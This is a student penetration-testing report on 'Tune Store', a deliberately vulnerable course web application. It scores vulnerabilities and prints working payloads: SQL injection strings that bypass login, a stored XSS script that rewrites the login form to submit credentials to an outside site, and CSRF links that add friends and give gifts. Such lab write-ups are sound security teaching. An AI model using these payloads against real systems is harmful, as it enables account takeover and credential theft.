Vulnerability Assessment and Systems Assurance Report

TUNE STORE

VASANTHI NIMMAGADDA

ITIS 4221/5221

FEBRUARY, 2018

VULNERABILITY ASSESSMENT AND SYSTEM ASSURANCE

TABLE OF CONTENTS

1. GENERAL INFORMATION 6

1.1 PURPOSE 6

1.2 SCOPE 7

1.4 PROJECT REFERENCES 8

1.5 ACRONYMS AND ABBREVIATIONS 8

1.6 POINTS OF CONTACT 8

2. VULNERABILITIES DISCOVERED 9

2.1 SQL INJECTION 9

2.1.1 SQL INJECTION - Login in as a random user 9

2.1.1.1 Vulnerability Rating - DREAD score = 10 out of 15 9

2.1.1.2 Vulnerability Description and Impact 9

2.1.1.3 Description of Exploits Used 9

2.1.1.4 Exploit example 10

2.1.2 SQL INJECTION – Login as a specific user 11

2.1.2.1 Vulnerability Rating - DREAD score = 8 out of 15 11

2.1.2.1 Vulnerability Description and Impact: 11

2.1.2.2 Description of Exploits Used 11

2.1.3 SQL INJECTION – Register a user with lots of money without paying. 12

2.1.3.1 Vulnerability Rating - DREAD score = 7 out of 15 12

2.1.3.2 Vulnerability Description and Impact: 12

2.1.3.3 Description of Exploits Used 12

2.2 XSS VULNERABILITY 13

2.2.1 XSS VULNERABILITY – Login Page 13

2.2.1.1 Vulnerability Rating - DREAD score = 15 out of 15 13

2.2.1.2 Vulnerability Description and Impact 13

2.2.1.3 Description of Exploits Used 14

2.2.2 XSS VULNERABILITY – Login Page to redirect to another website 14

2.2.2.1 Vulnerability Rating - DREAD score = 15 out of 15 14

2.2.2.2 Vulnerability Description and Impact....15
2.2.2.3 Description of exploits used....15
2.2.2.4 Changing the Submission Link to a Phishing Web Site....15
2.3 CSRF ATTACK....15
2.3.1 CSRF Attack: "Add a Friend"....16
2.3.1.2 Vulnerability Description and Impact....16
2.3.1.3 Description of exploits used....16
2.3.1.4 Exploit example....17
2.3.2 CSRF Attack: "Giving Gift"....18
2.3.2.1 Vulnerability Rating - DREAD score = 15 out of 15....18
2.3.2.2 Vulnerability Description and Impact....18
2.3.2.3 Description of exploits used....19
2.3.2.4 Exploit Example....20
2.3.3 CSRF Attack: "Change Password"....21
2.3.3.1 Vulnerability Rating - DREAD score = 15 out of 15....21
2.3.3.2 Vulnerability Description and Impact....21
2.3.3.3 Description of exploits used....21
2.3.3.4 Exploitation Example....22
2.4 BROKEN ACCESS CONTROL....24
2.4.1 Vulnerability Rating: DREAD score = 15 out of 15....24
2.4.2 Vulnerability Description and Impact....24
2.4.3 Description of exploits used....24
2.4.3.1 Gifts a cd to an attacker himself without having to login.....24
2.4.3.2 Anyone can view the CDs someone else has bought....25
2.4.3.3 Download a cd without logging in and paying for it.....25
2.5 CLICK JACKING....26
2.5.1 Vulnerability Rating: DREAD score = 15 out of 15....26
2.5.1 Vulnerability Description and Impact....26
2.5.2 Description of exploits used....27
2.6 DOCUMENT TO HARVEST USER CREDENTIALS VIA A LINK....31
2.6.1 Vulnerability Rating: DREAD score = 15 out of 15....31

2.6.2 Vulnerability Description and Impact 31
2.6.3 Description of exploits used 31
2.6.4 Exploitation example 31
3 MITIGATION RECOMMENDATIONS 33
3.1 SQL PREVENTION 33
3.1.1 SQL injection in the registration and login page was prevented by adding prepared statements: 33
3.1.2 Registration SQL Prevention 33
3.2 XSS PREVENTION 33
3.2.1 XSS for the login page was done by escaping the XML in the message value 34
3.2.2 Preventing XSS for the comments page was done by changing both the escapeXml in the commentblock.jsp file to true is shown below (the second highlighted one has yet to be set to true.): 34
3.3 (CSRF) CREATE A KEY FOR SUBMISSIONS 34
3.3.1 Create Token at login 34
3.3.2 Add Token to Vulnerable JSPs 35
Check if Tokens Match 36
3.4 BROKEN ACCESS CONTROL PRVENTION 37
3.4.1 Fix for allowing downloads without owning or login: 37
3.4.2 Give Gift Without Logging in: 37
3.4.3 View Another User's CD's: 37
3.5 CLICK JACKING 38
3.5.1 PREVENTION PER WEB SERVER (Applied to all application hosted on it.) 38
3.5.2 PREVENTION PER APPLICATION 38
4.0 ZAP Dynamic Analysis 40
4.1 SQL 40
4.1.1 SQL Injection – Registering 40
4.1.2 SQL Injection – To view comments made on any CD 40
4.1.2 SQL Injection – To gift a CD 42
4.2 XSS 44
4.2.1 XSS (Reflected) 44
4.2.2 XSS (Persistent) 44

4.3 CSRF 45
4.4 BROKEN ACCESS CONTROL 46

1. GENERAL INFORMATION

1.1 PURPOSE

Purpose is to perform penetration testing on the “TUNE STORE”. This involves three phases as the following:

Phase I:

i. To identify the following SQL vulnerabilities:
ii. To login in as a random user
iii. To login as a specific user
iv. Register a new user with lots money in account without paying for it
v. Find all XSS vulnerabilities
vi. Fix SQL vulnerabilities by using prepared SQL statements.

Phase II:

i. To find CSRF vulnerabilities and perform three tasks using the same vulnerability.
    a) Adding a friend
    b) Give gift
    c) Change password
ii. Identify a broken access control vulnerability
iii. Write and successfully demonstrate an attack that exploits the XSS vulnerability to harvest user login credentials by changing the submission link to a phishing web site.
iv. Write an attack document (email, work doc, webpage, or PDF) that can trigger this attack via a link.
v. Create a web page that performs a clickjacking attack against the "add friend" function.

Phase III:

i. To fix the following tune store vulnerabilities using the techniques discussed in class. These vulnerabilities include:
ii. XSS in login
iii. XSS in leaving comments
iv. CSRFs
v. Broken Access Control
vi. Add clickjacking protection against the clickjacking attack you did in phase II of the project

1.2 SCOPE

Security in Information Technology (IT) is a loaded concept. It means different things in different contexts, to different people. It is plain and easy for the general public as well as computing professionals to relate to data encryption, network fire- wall, or antivirus, when talking about information security. *It should be categorized more precisely into software security.* The term software security was first used in 2001 by Viega and McGraw as the idea of engineering software so that it continues to function correctly under malicious attacks. Security is an emergent property of a software system. A security problem is more likely to arise associated with a normal functional part of the system (say, the interface to the database module) than in some given security feature. This is because software security has to do with the way software is implemented in general, including the way security features are implemented. This is an important reason why software security must be part of a full lifecycle approach. Figure 1 specifies one set of best practices that need to be applied to the various software artifacts produced during software development. While it is apparent that a piece of software can be made vulnerable at various stages of its lifecycle, my research only focuses on the coding phase. It is at this stage where a number of code vulnerabilities are introduced by software programmers writing insecure code.

The assessment performed was focused on Tunestore network and application infrastructure and its related systems application portal itself. This result is intended to be an overall assessment of Tunestore network, and those systems and subnets that fall within the scope of this project. Furthermore, the findings in this report reflect the conditions found during the testing, and do not necessarily reflect current conditions. This testing did not attempt any active network-based Denial of Service (DoS) attacks. Password cracking, physical, process and social engineering attacks were outside our remit. Internal assessment was also not carried out.

The scope of this project involves the explorer to dig some of the main attacks that exists in a real world like “click jacking”, “CSRF”, “XSS” etc., to mitigate them.

1.3 SYSTEM OVERVIEW

This application, name “**Tunestore**”, has 14 use cases:

1, Login,
2, Logout,
3, Register user,
4, View profile,
5, Change password,
6, Add balance to account,
7, View friends,
8, Add a friend,
9, View CDs,

10, View CD comments,
11, Buy a CD,
12, Download a CD,
13, Give CD as gift to friends.

A user needs to register and log in to gain access to the store. The “add balance” option allows the user to add money to his account by entering his credit card number and the amount of money to be added. The “friends” function allows the user to add a friend to his list of friends. The “CDs” function allows the user to view the CDs he purchased. The “profile” function allows the user to change his password. The main page of the application includes images representing the tunes that can be purchased in the store. The “comment” function allows users to view and submit remarks regarding the tune.

1.4 PROJECT REFERENCES

While testing the site I have used class notes, slides, https://www.owasp.org, and lectures to penetrate in to the system.

1.5 ACRONYMS AND ABBREVIATIONS

HTML: Hypertext Markup Language
XSS: Cross-Site Scripting
CSRF: Cross Site Request Forgery
PDF: Printable Document Format
CD: Compact Disk

1.6 POINTS OF CONTACT

Dr. Bill Chu: billchu@uncc.edu

2. VULNERABILITIES DISCOVERED

2.1 SQL INJECTION

2.1.1 SQL INJECTION - Login in as a random user

2.1.1.1 Vulnerability Rating - DREAD score = 10 out of 15

D	Damage potential	how bad would an attack be? (HIGH) (attacker gets admin, unlimited access to the system)
R	Reproducibility	how easy is it to reproduce the attack? (HIGH) (It can reproduce and very easy even without knowing credentials)
E	Exploitability	how much work is it to launch the attack? (MEDIUM) (At least, attacker must have knowledge on SQL commands)
A	Affected users	how many people will be impacted? (HIGH) (if attacker makes any service unavailable using admin access)
D	Discoverability	how easy is it to discover the threat? (LOW) (No one knows if the attacker logs in as an admin until we have special permissions set)

2.1.1.2 Vulnerability Description and Impact

An attacker can login as an admin (which could be a first row in a database) with anonymous credentials and without knowing his credentials (either username or password). Impact could be an unlimited access granted to attacker, so he can mess up with whole systems application.

Impact could lead to affect every user because, by input attack string "***anyuser' OR 'x'='x'* and username <>'vasu**", the attacker is logged in as the next user in the database. Using similar approach, the attacker can log in as any user in the database.

2.1.1.3 Description of Exploits Used

Exploit could be any random user's account.
The specific exploit depends on the information the attacker has on the database of the system.
The attacking location here is a database access and also a login servlet.

```
String sql = "SELECT USERNAME, PASSWORD, BALANCE FROM TUNEUSER"
      + " WHERE TUNEUSER.USERNAME = '"
      + login
      + "' AND PASSWORD = '"
      + password
            + "'";
```

When I give user name as (**' OR 'x'='x)** the query becomes:
SELECT USERNAME, PASSWORD, BALANCE FROM TUNEUSER WHERE TUNEUSER.USERNAME = '' OR 'X'='X' AND PASSWORD = '' OR 'X'='X';


Even if we don't specify the password and username the OR condition becomes true and it will return the first record of the database.

2.1.1.4 Exploit example

Username: characters' OR 'x'='x
Password: characters' OR 'x'='x
Mention: Since the database was not provided, I have created some accounts in the system by registering with different names and different passwords.

Used above credentials to login.

Logged in with account stored in first row of the database:



2.1.2 SQL INJECTION – Login as a specific user

2.1.2.1 Vulnerability Rating - DREAD score = 8 out of 15


D	Damage potential	how bad would an attack be? (LOW) (only get access of a particular user not whole systems access)
R	Reproducibility	how easy is it to reproduce the attack? (HIGH) (It can reproduced and very easy we can know users ID)
E	Exploitability	how much work is it to launch the attack? (MEDIUM) (At least, attacker must have knowledge on SQL commands)
A	Affected users	how many people will be impacted? (LOW) (Just a particular specific user is having impact)
D	Discoverability	how easy is it to discover the threat? (LOW) (No one knows that the attacker logged in as the user)


2.1.2.1 Vulnerability Description and Impact:

An attacker can login as a specific user with their ID and without knowing his/her password. Impact could be a limited access granted to attacker, so he can mess up with user's systems account. An attacker can spoil the user's reputation or can do anything on behalf of him without knowing to user.

2.1.2.2 Description of Exploits Used

If me as an attacker wants to login as sweety.
Username: sweety
Password: characters' OR 'x'='x





2.1.3 SQL INJECTION – Register a user with lots of money without paying.

2.1.3.1 Vulnerability Rating - DREAD score = 7 out of 15


D	Damage potential	how bad would an attack be? (LOW) (only get access of a particular user not whole systems access)
R	Reproducibility	how easy is it to reproduce the attack? (HIGH) (It can be reproduced and very easy we can know users ID)
E	Exploitability	how much work is it to launch the attack? (LOW) (At least, attacker must have knowledge on SQL commands)
A	Affected users	how many people will be impacted? (LOW) (Just a particular specific user is having impact)
D	Discoverability	how easy is it to discover the threat? (LOW) (No one knows that the attacker logged in as the user)

2.1.3.2 Vulnerability Description and Impact:


An anomalous behavior of the application is accepting a very large amount in the "add balance" function. An attacker can create any number of accounts with anonymous names and adds up money to those accounts and use them to his/her own use. The impact is not on any of user's but the impact is to the systems organization.

2.1.3.3 Description of Exploits Used

Registered using Username: Money
Password: Money



Giving a random 16-bit integer number, I'm able to add up the money to the new user account above:



2.2 XSS VULNERABILITY

2.2.1 XSS VULNERABILITY – Login Page

2.2.1.1 Vulnerability Rating - DREAD score = 15 out of 15

D	Damage potential	how bad would an attack be? (HIGH) (Whoever access the resource are vulnerable to the attack)
R	Reproducibility	how easy is it to reproduce the attack? (HIGH) (It can be reproduced and very easy once we get into system)
E	Exploitability	how much work is it to launch the attack? (HIGH) (Attacker must have knowledge on JavaScript commands)
A	Affected users	how many people will be impacted? (HIGH) (Many accounts get affected due to inserted JS, as shown below)
D	Discoverability	how easy is it to discover the threat? (HIGH) (Published error says the description)

2.2.1.2 Vulnerability Description and Impact


Inserted Java Script in the system, allows it to get affect the overall system performance to every user logs in. But the Impact will be seen only when the user logs in and check for specific thing where we inserted the script.


2.2.1.3 Description of Exploits Used

If I insert a JavaScript "**<script> alert(1) </script>**"in the comments section and logout of the account.

If I logged in back with any of the accounts and click on comments section I can see the vulnerability of the application.

Observe the account names in both the screenshots below: Once inserted the JavaScript. We see many accounts are affected.





2.2.2 XSS VULNERABILITY – Login Page to redirect to another website

2.2.2.1 Vulnerability Rating - DREAD score = 15 out of 15

D	Damage potential	Level: 3 An attacker can steal any login of a user if they are able to inject the code before the user logs in.
R	Reproducibility	Level: 3 An attacker can do this attack any time to manage the resources on the site.
E	Exploitability	Level: 2 With no protection for this attack, this is a common attack, but it does take some above average programming competency to successfully extract the user username and password.
A	Affected users	Level: 3 Every user is vulnerable to the attack.
D	Discoverability	Level: 3 The vulnerability is well known and commonly exploited, especially with Tunestore, the URLs can dictate so much of the sites functionality.

2.2.2.2 Vulnerability Description and Impact

XSS is when an attacker injects malicious code in a web site.

2.2.2.3 Description of exploits used

I was able to exploit the login form to change the submission link to a phishing web site.

2.2.2.4 Changing the Submission Link to a Phishing Web Site


Entering the following code in the username field resulted in the next time the user logs in, they are rerouted to "https://www.hackthissite.org/" when the form is submitted:

<body onload="myFunction()"><script> function myFunction() {var x = document.forms;
x[0].action="https://www.hackthissite.org/";}</script>

The login credentials used by the victim can be accessed by the site by using js to intercept and save the information.

2.3 CSRF ATTACK

I have a link "Listen to free Music" link which makes user to visit "attacker's website" which is shown below.



Link behind "Listen to Free Music" after victim logged in to his/her account to redirect the user to attacker's website. The payload is deployed on the other website hosted as "Hello World!"

```
<a href="<c:url value="http://localhost:8080/hello-world-war/" />">Listen to Music for Free</a><br/>
```

2.3.1 CSRF Attack: "Add a Friend"

2.3.1.1 Vulnerability Rating - DREAD score = 15 out of 15

D	Damage potential	Level: 3 An attacker can access any user accounts and make changes as desired, such as change their password, transfer funds or access sensitive information.
R	Reproducibility	Level: 3 An attacker can do this attack any time they can get access to an authorized users session to execute the forged code.
E	Exploitability	Level: 3 With no protection for this attack, any programmer can do a little bit of research to repeat the attack as long as they can consistently gain access.
A	Affected users	Level: 3 Every user is vulnerable to the attack.
D	Discoverability	Level: 3 The vulnerability is well known and commonly exploited, especially with Tunestore, every page on the product is vulnerable.

2.3.1.2 Vulnerability Description and Impact

Description: Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated. CSRF attacks specifically target state-changing requests, not the theft of data. Since the attacker has no way to see the response to the forged request. With a little help of social engineering (such as sending a link via email or chat), an attacker may trick the users of a web application into executing actions of the attacker's choosing.
Impact: Loss of victim's resources, reputability.
Ex: If the attacker can make the victim to post something dangerous on social media against to ethics, then the victim's reputation can be spoiled.
Ex: Is the attacker make to click on a link, the action of the link can make the victim to lose all the money he/she has in account.

2.3.1.3 Description of exploits used

Location: Immediately after the user logs in and click on the link "Listen to Music for Free".
Exploitation Description: Added a link named as "Listen to music for free" on the other web application, then added a link which can make "attacker" as victim's friend. Make sure user to visit that website and click on that.
Attacker gets friend requests from users those who clicks on the link and attacker can approve and become friends with victims.


Payload used to attack:

Payload to make victim as an attacker's friend when clicked on the link "Listen to music for free" on "Attacker's website – *Hello World!*"

```
<a href="<c:url value="http://localhost:8080/Tunestore/addfriend.do?friend=attacker" />">Listen to Music for Free</a><br/>
```


2.3.1.4 Exploit example

Before Clicking on the link when you logged in as 'vasu' and 'sweety', 'attacker'.



After Clicking on the link when you logged in as 'vasu' and 'sweety'.

Friend request has been sent to attacker and has been in waiting list on attacker's account.



Attacker can login to his/her account and approve the requests and can be friends with victims.

2.3.2 CSRF Attack: "Giving Gift"

2.3.2.1 Vulnerability Rating - DREAD score = 15 out of 15

D	Damage potential	Level: 3 An attacker can access any user accounts and make changes as desired, such as change their password, transfer funds or access sensitive information.
R	Reproducibility	Level: 3 An attacker can do this attack any time they can get access to an authorized users session to execute the forged code.
E	Exploitability	Level: 3 With no protection for this attack, any programmer can do a little bit of research to repeat the attack as long as they can consistently gain access.
A	Affected users	Level: 3 Every user is vulnerable to the attack.
D	Discoverability	Level: 3 The vulnerability is well known and commonly exploited, especially with Tunestore, every page on the product is vulnerable.

2.3.2.2 Vulnerability Description and Impact

Description: Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated. CSRF attacks specifically target state-changing requests, not the theft of data. Since the attacker has no way to see the response to the forged request. With a little help of social engineering (such as sending a link via email or chat), an attacker may trick the users of a web application into executing actions of the attacker's choosing.

Impact: Loss of victim's resources, reputability.

Ex: If the attacker can make the victim to post something dangerous on social media against to ethics, then the victim's reputation can be spoiled.


Ex: Is the attacker make to click on a link, the action of the link can make the victim to lose all


the money he/she has in account.

2.3.2.3 Description of exploits used

Location: Immediately after the user logs in and click on the link "You have an offer".
Exploitation Description: Added a link named as "You have an offer" on the other web application "*Hello World!*", then added a link which can make victim to get a CD for free as a gift.
Then "Attacker" gets a free CD to download as a "GIFT" from Victim.
SPECIAL NOTE: If the attacker has a CD in his account already, the victim's money will be deducted and added to attackers account.

Before the attack:
I have created a test account and added money to the account so that the victim has sufficient money to make a CD as a GIFT to an attacker.





